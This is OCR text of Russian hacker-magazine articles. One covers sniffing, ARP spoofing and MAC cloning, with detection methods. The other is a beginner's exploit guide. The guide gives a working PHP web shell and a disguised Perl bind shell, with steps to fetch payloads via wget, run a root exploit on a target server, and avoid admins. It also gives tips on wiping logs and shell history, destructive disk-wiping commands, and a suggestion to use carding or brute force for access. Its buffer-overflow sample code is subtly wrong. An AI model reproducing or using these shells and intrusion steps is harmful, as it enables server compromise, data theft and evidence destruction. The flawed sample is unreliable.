Многие легальные снифферы автоматически резолвят все полученные IP-адреса, выдавая атакующего с головой. Администратор посылает пакет на несуществующий MAC-адрес от/на несуществующего IP. Узел, поинтересовавшийся доменным именем данного IP, и будет узлом атакующего. Естественно, если атакующий использует собственный снифер, вырубит DNS в настройках сетевого соединения или оградит себя локальным брандмауэром, администратор останется наедине со своей задницей.

Как вариант, администратор может послать на несуществующий MAC-адрес пакет, предназначенный для атакующего (с действительным IP-адресом и портом отвечающей службы, например, ICMP ECHO, более известной как ping). Работая в неразборчивом режиме, сетевая карта передаст такой пакет на IP-уровень, и тот будет благополучно обработан системой, автоматически генерирующей эхо-ответ. Чтобы не угодить в ловушку, атакующий должен отключить ICMP и закрыть все TCP-порты, что можно сделать с помощью того же брандмауэра, конечно, при условии, что тот не открывает никаких дополнительных портов (а большинство брандмауэров их открывают).

Между прочим, грабеж трафика требует ощутимых процессорных ресурсов, и машина начинает заметно тормозить. Ну, тормозит, и фиг с ней – какие проблемы? А вот какие. Администратор делает узлу атакующего ping и засекает среднее время отклика. Затем направляет шторм пакетов на несуществующие (или существующие) MAC-адреса, после чего повторяет ping. Изменение времени отклика полностью демаскирует факт перехвата, и, чтобы этому противостоять, атакующий должен либо запретить ICMP ECHO (что вызовет серьезные подозрения), либо стабилизировать время отклика, вставляя то или иное количество холостых задержек (для этого ему придется модифицировать код эхо-демона).

Разумеется, существуют и другие способы обнаружения пассивного перехвата трафика. Например, администратор пускает по сети подложный пароль, якобы принадлежащий root'у, а сам залегает в засаду и ждет, что за зверь в эту ловушку попадется, после чего направляет по соответствующему адресу бригаду каратистов быстрого реагирования.

Пассивный снифинг позволяет перехватывать лишь ту часть трафика, которая физически проходит через данный узел.

> Многие легальные снифферы автоматически резолвят все полученные IP-адреса, выдавая атакующего с головой.

АКТИВНЫЙ ПЕРЕХВАТ, ИЛИ ARP-СПУФИНГ

Отправляя пакет на заданный IP-адрес, мы, очевидно, должны доставить его какому-то узлу. Но какому? Ведь сетевая карта оперирует исключительно физическими MAC-адресами, а про IP ничего не знает! Следовательно, нам необходима таблица соответствия MAC- и IP-адресов. Построением такой таблицы занимается операционная система, и делает это она при помощи протокола ARP (Address Resolution Protocol – протокол разрешения адресов). Если физический адрес получателя неизвестен, в сеть отправляется широковещательный запрос типа: "Обладатель данного IP, сообщите свой MAC". Получив ответ, узел заносит его в локальную ARP-таблицу, для надежности периодически обновляя ее (фактически ARP-таблица представляет собой обыкновенный кэш). В зависимости от типа операционной системы и ее конфигурации интервал обновления может варьироваться в диапазоне от 30 сек. до 20 мин.


Никакой авторизации для обновления ARP-таблицы не требуется, более того, большинство операционных сис- »

ХАБЫ И УХАБЫ

Хабом (от англ. hub – ступица колеса), или концентратором, называют многопортовый репитер (повторитель). Получив данные на один из портов, репитер немедленно перенаправляет их на остальные порты. В коаксиальных сетях репитер не является обязательным компонентом, и при подключении методом общей шины можно обойтись без него.

Топология общей шины

В сетях на витой паре и коаксиальных сетях, построенных по топологии «звезда», репитер присутствует изначально.



Топология «звезда»

Свитч (от англ. switch – коммутатор), также называемый интеллектуальным хабом/маршрутизатором, представляет собой разновидность репитера, передающего данные только на порт того узла, которому они адресованы, что предотвращает возможность перехвата трафика (во всяком случае, теоретически).

тем благополучно переваривают ARP-ответы, даже если им не предшествовали соответствующие ARP-запросы (SunOS – одна из немногих, кто не позволяет обмануть себя подобным образом, и потому подложный ARP-пакет должен быть отправлен только после соответствующего ARP-запроса, но до прихода подлинного ответа).


Для захвата чужого IP атакующему достаточно послать подложный ARP-запрос, который может быть как целенаправленным, так и широковещательным (для отправки/приема ARP-пакетов необходим доступ к сырым сокетам или специальному API операционной системы, подробности можно расковывать в утилите arp). Допустим, атакующий хочет перехватить трафик между узлами "A" и "B". Он посылает узлу "A" подложный ARP-ответ, содержащий IP-адрес узла "B" и свой MAC-адрес, а узлу "B" – ARP-ответ с IP-адресом узла "A" и своим MAC-адресом. Оба узла обновляют свои ARP-таблицы и все отправляемые ими пакеты попадают на узел злоумышленника, который либо блокирует, либо доставляет их получателю (возможно, в слегка измененном виде, то есть работает как прокси). Если послать подложный ARP-пакет маршрутизатору, атакующий сможет перехватывать и пакеты, приходящие извне данного сегмента сети. Атака такого типа называется MiM (сокращение от «Man-In-the-Middle» – человек посередине).

Как вариант, можно послать подложный ARP-ответ с несуществующим MAC-адресом. Тогда связь между "A" и "B" будет утеряна, впрочем, через некоторое время она автоматически восстановится (ведь ARP-таблица динамически обновляется!), и, чтобы этого не произошло, атакующий должен направить на жертву мощный поток подложных пакетов.


Кстати, если маршрутизатор не успевает маршрутизировать поступающие пакеты, он автоматически переключается в широковещательный режим, становясь обычным хабом. Загрузив маршрутизатор работой по самые помидоры (или дождавшись пиковой загрузки сети), атакующий может преспокойно снифать трафик и в пассивном режиме.

Для перехвата трафика карту необходимо перевести в неразборчивый режим, в котором на IP-уровень передаются все принятые пакеты.

Перевод интерфейса в неразборчивый режим не проходит бесследно и легко обнаруживается утилитой ifconfig.



Атака типа MiM позволяет перехватывать трафик даже в сетях с коммутатором



Разрыв соединения между узлами

ОБНАРУЖЕНИЕ АКТИВНОГО ПЕРЕХВАТА

Активная природа ARP-атаки демаскирует злоумышленника, и сетевые анализаторы типа arpwatch легко обнаруживают перехват. Они смотрят все пролетающие по сети пакеты (то есть работают как снифер), вытаскивают ARP-ответы и складывают их в базу данных, запоминая, какому MAC-адресу принадлежит какой IP-адрес. При обнаружении несоответствия администратору отправляется e-mail, к моменту получения которого нарушитель обычно успевает скрыться со всем награбленным трафиком. К тому, же в сетях с DHCP (сервером динамической раздачи IP-адресов) arpwatch выдает большое количество ложных срабатываний, так как одному и тому же MAC-адресу назначаются различные IP-адреса.

ПЕРЕХВАТ ТРАФИКА НА DIAL-UP

Для перехвата трафика на модемном подключении через обычную или электронную АТС (то есть не через кабельный модем) необходимо перепрограммировать маршрутизатор, находящийся у провайдера, что непросто сделать, однако у большинства провайдеров он так криво настроен, что посторонний трафик сыплется сам – только успевай принимать. В основном он состоит из обрывков бессвязного мусора, но порой в нем встречается кое-что интересное (например, пароли на почтовые ящики).

С другой стороны, перехват Dial-Up трафика позволяет исследовать все пакеты, принимаемые/отправляемые твоей машиной. Когда огонек модема возбуждающе мигает, но ни браузер, ни почтовый клиент, ни файлокачалка не активны, разве не интересно узнать, какая зараза ломиться в сеть, что и куда она передает? Вот тут-то локальный снифер и помогает!

Не все снифферы поддерживают соединения типа PPP, хотя с технической точки зрения это даже проще, чем грабить Ethernet. Переводить сетевую карту в неразборчивый режим не нужно, достаточно лишь сформировать сырой IP-сокет. Правда, если операционная система создает для PPP-соединения виртуальный сетевой адаптер, то ситуация становится неоднозначной. Некоторые драйвера требуют перехода в неразборчивый режим, некоторые – нет. За подробностями обращайся к документации на свою операционную систему.

STEALTH-СНИФИНГ

Чтобы снифать трафик и гарантированно остаться незамеченным, достаточно настроить карту только на прием пакетов, запретив передачу на аппаратном уровне. На картах с витой парой для этого нужно просто перерезать передающие провода (обычно они оранжевого цвета). И хотя существует оборудование, позволяющее засечь левое подключение, подавляющему большинству организаций оно недоступно, поэтому реальная угроза разоблачения хакера мала.

Разумеется, stealth-снифферинг поддерживает только пассивный перехват, и потому в сетях с коммутатором придется дожидаться пиковой загрузки последнего, при которой он дублирует поступающие данные на все порты, как обычный хаб.

Легкий взмах ножницами превращает обычную карту в stealth

МНЕНИЕ ЭКСПЕРТА

■ Никита Кислицин, редактор рубрики "Взлом" журнала "Хакер":

«Чрезвычайно эффективным методом взлома компьютерных сетей является снифинг данных. Что и говорить, зачастую бывает куда проще отснифать пароль к какому-то ресурсу, нежели ломать систему "с головы". Однако прошло время, когда, запустив простейший пакетный снифер, любой желающий получает доступ ко всем данным, передаваемым по локалке. Большинство компьютерных систем строятся сейчас на базе коммутируемых сетей, в которых пакетные снифферы бессильны. Тут-то на помощь и пришла атака Man-In-the-Middle и ARP-спуфинг как частный ее случай. От этого уже никуда не деться, поэтому в очередной раз спешу напомнить сетевым администраторам о целесообразности использования защищенных соединений, в которых потоки информации криптуются стойким алгоритмом и передаваемая информация недоступна сетевым злодеям».

ПОЛЕЗНЫЕ ССЫЛКИ

ETTERCAP
Мощный снифер, реализующий атаку Man-In-Middle. Абсолютно бесплатен. Распространяется в исходных текстах. Основное оружие хакера. **http://ettercap.sourceforge.net.**


Главное меню программы ETTERCAP

ARPOISON
Утилита для генерации и отправки подложных ARP-пакетов с заданными MAC- и IP-адресами. Надежное средство борьбы с интеллектуальными хабами. Бесплатна. Распространяется в исходных текстах **http://arpoison. sourceforge.net/.**

ARPMONIROR
Программа для слежения за ARP-запросами/ответами. В основном используется администраторами для мониторинга сети и выявления людей с лишними яйцами. Бесплатна. **http://planeta.terra.com.br/informatica/gleicon/code/index.html.**

REMOTE ARPWATCH
Автоматизированное средство выявления активного перехвата. Следит за целостностью ARP-таблиц всех членов сети и оперативно уведомляет администратора о подозрительных изменениях. Бесплатна. **http://www.raccoon.kiev.ua/projects/remarp/.**

FAQ
Большой FAQ по снифферам на английском языке. Так же, как и Ethernet так же затрагивает кабельные модемы и некоторые другие средства связи. **www.robertgraham.com/pubs/sniffing-faq.html.**

Некоторые операционные системы самостоятельно обнаруживают факт захвата своего IP-адреса посторонним узлом, но только в том случае, если злоумышленник использовал широковещательную рассылку (очень зря). К тому же, по малопонятным для меня мотивам ОС не отправляет ARP-ответ, отбирая похищенный IP-адрес назад, а просто отделывается многоэтажным предупреждением, смысл которого до рядового пользователя все равно не дойдет.

Статическая ARP-таблица, формируемая вручную, в этом плане выглядит намного более привлекательной, правда, даже после перехода на нее многие операционные системы продолжают принимать подложные ARP-ответы, безропотно отдавая себя в лапы злоумышленника, и убедить их не делать этого очень трудно, особенно если ты не гуру.


Перехват подложного ARP-запроса

КЛОНИРОВАНИЕ КАРТЫ

■ Физический адрес сетевой карты обычно жестко прошит в ПЗУ, и по стандарту никакой MAC не может использоваться дважды. Тем не менее, всякое ПЗУ можно перепрограммировать (особенно, если это перепрограммируемое ПЗУ типа EEPROM, каким на новых картах оно обычно и бывает). Также некоторые карты позволяют изменять свой MAC вполне легальными средствами (например, все той же многострадальной ifconfig). Наконец, заголовок Ethernet-пакета формируется программными, а не аппаратными средствами, поэтому нечестный драйвер может запросто прописать чужой MAC!

Клонирование MAC-адреса позволяет перехватывать трафик даже без присвоения чужого IP и без перевода карты в неразборчивый режим.

Никакой авторизации для обновления ARP-таблицы не требуется!

Некоторые операционные системы самостоятельно обнаруживают факт захвата своего IP-адреса посторонним узлом.

ОБНАРУЖЕНИЯ КЛОНИРОВАНИЯ И ПРОТИВОСТОЯНИЕ ЕМУ

■ Факт клонирования (которым, кстати, любят баловаться пользователи популярных ныне домашних сетей) легко обнаружить с помощью протокола RARP (Reverse ARP), позволяющего определить, какой IP-адрес соответствует данному MAC. Каждому MAC должен соответствовать только один IP-адрес, в противном случае здесь что-то не так. Естественно, если атакующий не только клонирует MAC, но и захватит IP, этот прием не сработает.

Качественные маршрутизаторы позволяют байндить (от англ. bind - связывание) порты, закрепляя за каждым "проводом" строго определенный MAC, обессмысливая тем самым его клонирование.

ЗАКЛЮЧЕНИЕ

■ Разработка собственного снифера - это хороший способ поупражняться в программировании, покопаться в недрах операционной системы и изучить большое количество сетевых протоколов. Короче говоря, совместить приятное с полезным. Можно, конечно, использовать и готовые утилиты, но это все равно, что стрелять в кабана, привязанного к дереву - ни азарта, ни удовлетворения.

Hi-Tech (hi-tech@nsd.ru, http://nsd.ru)

XPLOITS. HOW TO?

ЭКСПЛОИТЫ ПОД *NIX ДЛЯ НАЧИНАЮЩИХ

Очень часто требуется добыть важную информацию, упрятанную на вражеском сервере. В большинстве случаев эта информация рядовому пользователю системы недоступна, поэтому встает вопрос о повышении прав в системе, разрешается который при помощи специальных программ - эксплоитов.

Если изначально нет никакого доступа к хостингу, можно просто купить на нем аккаунт на месяц. А если денег совсем нет, можно попробовать закардить или побрутать :).

Теоретически в сети нет ни одного неуязвимого сервера. Весь вопрос заключается только в умении.

ЭТО ЧТО ЗА ПОКЕМОН?

Эксплоиты - специальные программы, использующие уязвимости в том или ином компоненте системы или сервисе с целью повышения или получения прав в системе либо для деструктивных целей, например, DOS-атак. Для поиска уязвимостей чаще всего берутся сервисы или компоненты системы, запущенные с высокими привилегиями, или приложения, принадлежащие руту, у которых установлен бит SUID/SGID. Практически все программные эксплоиты используют уязвимости класса buffer overflow. Как ты, наверное, уже догадался, взломщик, а, точнее, shell-код (набор машинных инструкций, который заполняет собой переполненный буфер), встроенный в эксплоит, получит права дырявого приложения и предоставит их атакующему, например, в виде открытого на каком-либо порту shell'а с повышенными правами. Немного по-другому обстоят дела с DoS-эксплоитами, shell-код которых представляет из себя своего рода "кракозябру", не имеющую никакого лексического значения, и поэтому приложение, пытаясь понять, что же это такое, сваливается в кору (core), или, говоря простым языком, глючит и зависает. Если ты не знаешь, что значит выпадать в core, приведу аналогичный пример из Винды, с которым ты уж точно не раз сталкивался: программа зависает и выдает окошко "programm.exe - Ошибка приложения" примерно такого содержания: "Инструкция по адресу 0x12121212 обратилась к памяти по адресу 0x13131313. Память не может быть 'read'". Отличие лишь в том, что *nix-системы пишут на диск своеобразный дамп памяти, по которому можно определить причину ошибки.

ОТЧЕГО ЖЕ ПРОИСХОДИТ ПЕРЕПОЛНЕНИЕ?

Существует множество различных типов переполнения буфера, соответственно, и причин столько же. Чтобы наглядно показать тебе, каким образом получаются переполнения, я приведу пример.

```
#include <stdio.h>
int main()
{
  char buff[10] = {0}; //как ты видишь, в самом начале все элементы.
  // выделенного под переменную буфера представляют 10 нулей.
  // видно, что их может быть максимум 10! Т.е. программист рассчитывает, что
  // мы введем обязательно десятизначное число.
   printf("Enter your 10-digit number"); // Вводим число...
   scanf(buff, "%s"); // А вот мы и добрались до бага, функция scanf в данном
  // случае не проверяет длину введенного нами числа. Подумай, куда денется
  // еще 10 байт информации, если мы введем не 10, а 20 знаков?
  // Правильно, выйдет за пределы буфера.
  }
```

Вот как все легко, а если после 10-го символа вставить shell-код? Более подробно обо всем этом читай в Спеце #08.04(45). Уязвимости в программе возникают из-за невнимательности и халатности программистов. Также в этом есть часть вины самой архитектуры x86. В ближайшем времени компания Intel планирует выпустить процессор с аппаратной защитой от уязвимостей переполнения буфера. Насколько она будет эффективна, мы сможем убедиться в ближайшем будущем, а пока эксплоиты, использующие эти уязвимости, живут и процветают.

ЭКСПЛОИТЫ - КАКИЕ ОНИ?

Эксплоиты разделяют на удаленные (remote) и локальные (local). Заметь: "удаленные" (remote) никаким местом не связаны с "удаленными" (erased, removed, deleted). Удаленные сплоиты позволяют использовать баг в сервисе, доступном извне, к которому можно подсоединиться с другой машины посредством локальной сети или интернета. К таким сервисам относится, например, telnetd, ftpd, sshd, pop3d. Чаще всего черви, написанные для ОС *nix, распространяются именно таким способом. То есть они содержат встроенный эксплоит для внешнего сервиса. Если возвратиться к Windows, то самым ярким аналогом является уязвимость в RPC DCOM операционных систем Windows 2000/NT/XP/2003 и червь msblast. Кстати, сообщения о том, что "компьютер будет перезагружен через xx секунд", - результат кривого переполнения буфера, вызванного непродуманным алгоритмом действий червячка. Эти эксплоиты зачастую более желанные для хакера, потому что для их использования чаще всего не требуется иметь никакого доступа к атакуемой машине. Совершенно другая ситуация с локальными эксплоитами: они позволяют использовать брешь в приложении или в компоненте операционной системы, не имеющем прямого доступа к интернету. Ярким примером этого могут служить ядерные баги - ptrace и do(brk).

Ты знаешь об уязвимостях в web-скриптах, которые можно использовать прямо из адресной строки браузера, например "http://www.vulnhost.hu/vulnscript.php?page=../../../../etc/passwd"? Так вот, после того как ты все это набрал, как думаешь, чем это стало? Эксплоитом! То есть исходя из определения эксплоитом для скрипта "vulnscript.пхп" является "?page=../../../../etc/passwd".

Помимо такого деления эксплоиты можно разбить и на классы по их действиям.

CLASS'НЫЕ ЭКСПЛОИТЫ

Некорректно говорить, что эксплоиты приводят к тому-то и тому-то. На самом деле, они просто переполняют буфер, а какие-либо действия выполняет shell-код. Именно от содержания shell-кода зависит то, что произойдет при успешном выполнении атаки: откроется порт, выполнится команда или сервер уйдет в даун.

Откровенно говоря, классов эксплоитов много. Я познакомлю тебя с двумя.

DOS SHELLCODE XPLOITS

Чаще всего, эти эксплоиты удаленного действия. Целью, которую преследует хакер, натравливая такую штуку на уязвимый сервер, является выведение из строя атакуемого сервиса или всей операционной системы (ga-ga, бывают такие случаи, когда повешенный демон забирает с собой всю ОС). С каждым днем происходит все больше таких атак. Почему? Потому что тем, кто заказывает эти атаки, не нужна информация с сервера. Цель таких атак, как правило, банальное лишение конкурента дееспособности. Согласись, атаковать уязвимый сервис, подверженный DOS-атаке, проще, чем натравливать целую армию компьютеров на произведение ICMP- и подобных ей атак, действующих не проработанным принципом, а количеством. Второй причиной является то, что иногда, для того чтобы насолить врагу, достаточно DOS-атаки, а не rm -rf / (мне больше нравится cat /dev/urandom > /dev/hda - прим. Аваланча), а уязвимостей, позволяющих произвести убойную атаку, гораздо больше, чем тех, которые позволяют получить доступ. Это происходит потому, что часто переполнить буфер бывает достаточно легко, а впарить shell-код так, чтобы он выполнился как задумано, очень сложно, а порой даже нереально, так как в дырявой программе все-таки существует какая-то вредная проверка на вшивость.


REMOTE SHELL SHELLCODE XPLOITS

Об этом классе эксплоитов я тоже уже успел упомянуть. После успешной атаки на уязвимую машину они открывают на ней порт, к которому можно подконнектиться и получить долгожданный shell с рутовыми правами. При этом в большинстве случаев тебе не придется пользоваться всеми удобствами /bin/bash: ты будешь юзать стандартный /bin/sh, так как именно его чаще всего вызывают shell-коды и именно он есть практически на всех машинах с *nix-системами на борту. Но не думай, что через этот порт всегда можно ходить в систему. Он легко убивается администратором, смывается ребутом или просто сам по себе отпадает после того, как от него отключишься.

КТО БЫЛ НИКЕМ, ТОТ СТАНЕТ ВСЕМ

Для исполнения локального эксплоита требуется хотя бы shell с правами nobody. А как его можно получить? Вот об этом я сейчас и расскажу.

Для начала понадобится доступ к одному из сайтов, которые хостятся на сервере. Это может быть FTP или »



Пример использования локального эксплоита

```
[evil@net evil]$ ./pam_smb -h [redacted] -p 23
Linux lib_pam_smb < 1.1.6 /bin/login remote exploit
[vertex//lids/org]

[*] attacking [redacted]23
[*] opening socket
[*] connected!
[*] Begin negotiate...
[*] Login...
[*] sending username
[*] sending password
яэяэ яэ#яэ'яыяэяэ!яю"яыяъ яряъ#яряъ'яряъярязяы
Red Hat Linux release 6.1 (Cartman)
Kernel 2.2.19-6.2.15 on an i686
login: xie
Password:
```

Пример использования удаленного эксплоита

дырявый web-скрипт, позволяющий выполнять команды (с помощью него мы не сможем полноценно запустить эксплоит, но сможем залить кое-что). Если FTP есть, а команды мы выполнять не можем, надо исправить эту оплошность, залив на сервер (сервер должен поддерживать PHP) такой скрипт:

```
<? system($cmd) ?>
```

Такая вот «малютка» умеет выполнять команды через запрос: www.target.com/cmd.php?cmd=команда.

Теперь нам потребуется realtime-доступ к /bin/sh, который нам предоставит нижерасположенный скрипт:

```
#!/usr/bin/perl
$port = 31337;
exit if fork;
$0 = "updatedb" . " " x100;
$SIG{CHLD} = 'IGNORE';
use Socket;
socket(S, PF_INET, SOCK_STREAM, 0);
setsockopt(S, SOL_SOCKET, SO_REUSEADDR, 1);
bind(S, sockaddr_in($port, INADDR_ANY));
listen(S, 50);
while(1){
 accept(X, S);
 unless(fork)
 { open STDIN, "<&X";
 open STDOUT, ">&X";
 open STDERR, ">&X";
 close X;
 exec("/bin/sh");
 } close X;}
```

Будь предельно осторожен, проверь командой finger и w, нет ли в системе активных администраторов.

После выполнения он откроет порт с shell'ом nobody, а пока сохраним его как bind.txt и зальем куда-нибудь на narod.ru. В случае с narod.ru нет необходимости называть его *.txt, можно сразу определить его как bind.pl, так как на Народе нет поддержки perl и скрипт сольется таким, каким он должен быть. А если на сервере есть поддержка perl, он загрузится в виде html-страницы, с результатами его выполнения. Но .txt он и в Африке .txt. Поэтому лучше назовем его так :). Эксплоит заливаем туда же.

Скрипты, написанные на Perl, следует заливать в текстовом режиме и устанавливать на них chmod 755 или 777. Для того чтобы эксплоит выполнился, его тоже необходимо proch-mod'ить как +x (chmod xploit +x).


Теперь, когда все готово, заливаем bind.txt и exploit.c через cmd.php командой wget или fetch для Linux или FreeBSD соответственно. Можно залить и с помощью сценария FTP (уж ftp есть везде). Заливать bind.txt и эксплоит желательно в /tmp. Теперь нам понадобится запустить bind.txt, для чего выполним через cmd.php такую команду: www.target.com/cmd.php?perl%20/tmp/bind.txt. Этим мы запустим скрипт bind.txt, который откроет для прослушивания порт 31337, где будет висеть shell с правами nobody. Теперь не помешало бы скомпилить сплоит. Делается обычно это так: gcc /tmp/exploit.c -o /tmp/exploit. Теперь телнетимся на 31337 порт target.com. В данном случае, если нет желания ставить ";" после каждой команды и видеть все более приглядно, можно использовать netcat (http://nsd.ru/soft/nc11nt.zip). Синтаксис таков: nc.exe target.com 31337. Теперь выполняем эксплоит... После каждой команды не забываем ввести «;» (если ты поленился юзать netcat и юзаешь обыкновенный telnet). Например, чтобы выполнить команду ls /tmp, надо ввести «ls /tmp;».

■ Всегда думай о своей безопасности! Никогда не мешает использовать соксы для подключения к удаленной системе. Если у тебя возникнут затруднения с выбором терминала для этих целей, я посоветую тебе PuTTY: он умеет работать через прокси- и сокс-сервера, а также имеет множество полезных функций, которые наверняка тебе пригодятся. Не нужно забывать чистить логи, ведь они – доказательство присутствия в системе. Не забудь почистить .bash_history, если ты зашел как обычный пользователь через стандартный ssh или telnet. Этот файлик обычно находится в домашней директории пользователя и, как ты уже заметил, является скрытым (перед именем файла стоит «.»). В хистори содержатся все команды, которые ты выполнял. И запомни: хистори записывается в файл только после того, как ты сделаешь лог-аут. Есть и другой вариант решения этой проблемы: после входа в систему выполнить команду "UNSET .HISTFILE".


0-DAY, PRIVATE И FAKE XPLOITS

■ Private Xploits – личные эксплоиты. О них никто ничего не знает, кроме автора и узкого круга его друзей. Иногда случаются утечки, и личное превращается в общее, называющееся 0-day, 0-day xploits - это новинки. Приватные и 0-day эксплоиты очень ценятся, потому что создатели программного обеспечения еще не подозревают об ошибке и в сети находятся сотни, тысячи, миллионы машин с этой уязвимостью, о которой почти никто не знает. Одним словом, это величайший рулез. Прикинь, какой можно создать ботнет, если уязвимость распространенная, а хакеров, которые о ней знают, всего несколько?

Отдельно стоит поговорить о fake-эксплоитах, которые все чаще и чаще встречаются. Фэйки – это, по сути, обман, который иногда бывает безвредным, а в некоторых случаях содержит в себе выгоду для создателя, например, добавляет еще одного зомби в его ботнет, а на экран использующего ее хакера выдает сообщение о том, что



Работа с bind.pl через telnet



Маленький монстр


ГДЕ ЖЕ БРАТЬ ЭКСПЛОИТЫ

■ Эксплоиты не растут на эксплоитном дереве и сами к тебе не прилетят (за исключением fake :)). Лучше сливать их с популярных ресурсов, таких, как **http://www.securitylab.ru, http://packetstormsecurity.nl, http://security.nnov.ru**.

ССЫЛКИ

www.securitylab.ru, www.security.nnov.ru, www.packetstormsecurity.nl – самые лучшие ресурсы по безопасности, самые свежие багтраки, секьюрити-репорты и обсуждения.
www.nsd.ru – тут ты тоже сможешь почерпнуть много интересного.
www.bugtraq.ru – хороший багтрак, часто обновляется.
www.google.ru – превосходный поисковик. Наш выбор.
www.xakep.ru – мегаресурс ;).

система не подвержена атаке, или просто Segmentation Fault. Core dumped ;). Существуют целые группы, которые промышляют продажей якобы «0-day», за которыми на самом деле скрываются фейки. Их нужно опасаться и перед использованием эксплоита внимательно изучить исходник. Если он содержит шестнадцатеричные вставки, нужно расшифровать их, ибо за ними может скрываться троян.


Типичный fake-эксплоит

ПОИСК УЯЗВИМОСТЕЙ


Отдельно хотелось бы поговорить о поиске уязвимостей. Порой очень трудно определить, какой софт стоит на удаленной системе, особенно когда не имеешь к ней даже малейшего доступа. На помощь приходят различные сканеры, например, Retina, Shadow Security Scanner, XSpider. Сканирование ими даст исчерпывающую информацию об удаленной системе.

ЗАКЛЮЧЕНИЕ

Вот, наверное, и все, что я хотел рассказать об эксплоитах. Этой информация достаточно для большого начинания. Желаю удачи, и пусть твои большие знания послужат благим целям.

БЛАГОДАРНОСТЬ

Автор выражает благодарность NSD (nsd@nsd.ru) за скриншоты.


Эксплоитное "дерево"

НЕ КОМПИЛИТСЯ?

Да, часто такое бывает. В большинстве случаев это вина программистов - они не сумели грамотно заточить конечный продукт под все версии компиляторов. Также причинами могут являться отсутствие необходимой библиотеки и сборка с неправильными флагами. Иногда эксплоит требуется подправить ручками, поэтому необходимы хотя бы элементарные навыки программирования на C.

Адиль Хаштамов (adi1@ok.kz, http://unlOck.blackhatz.info)

НЕВИДИМОСТЬ В *NIX

ОБЗОР STEALTH-МЕХАНИЗМОВ БЭКДОРОВ

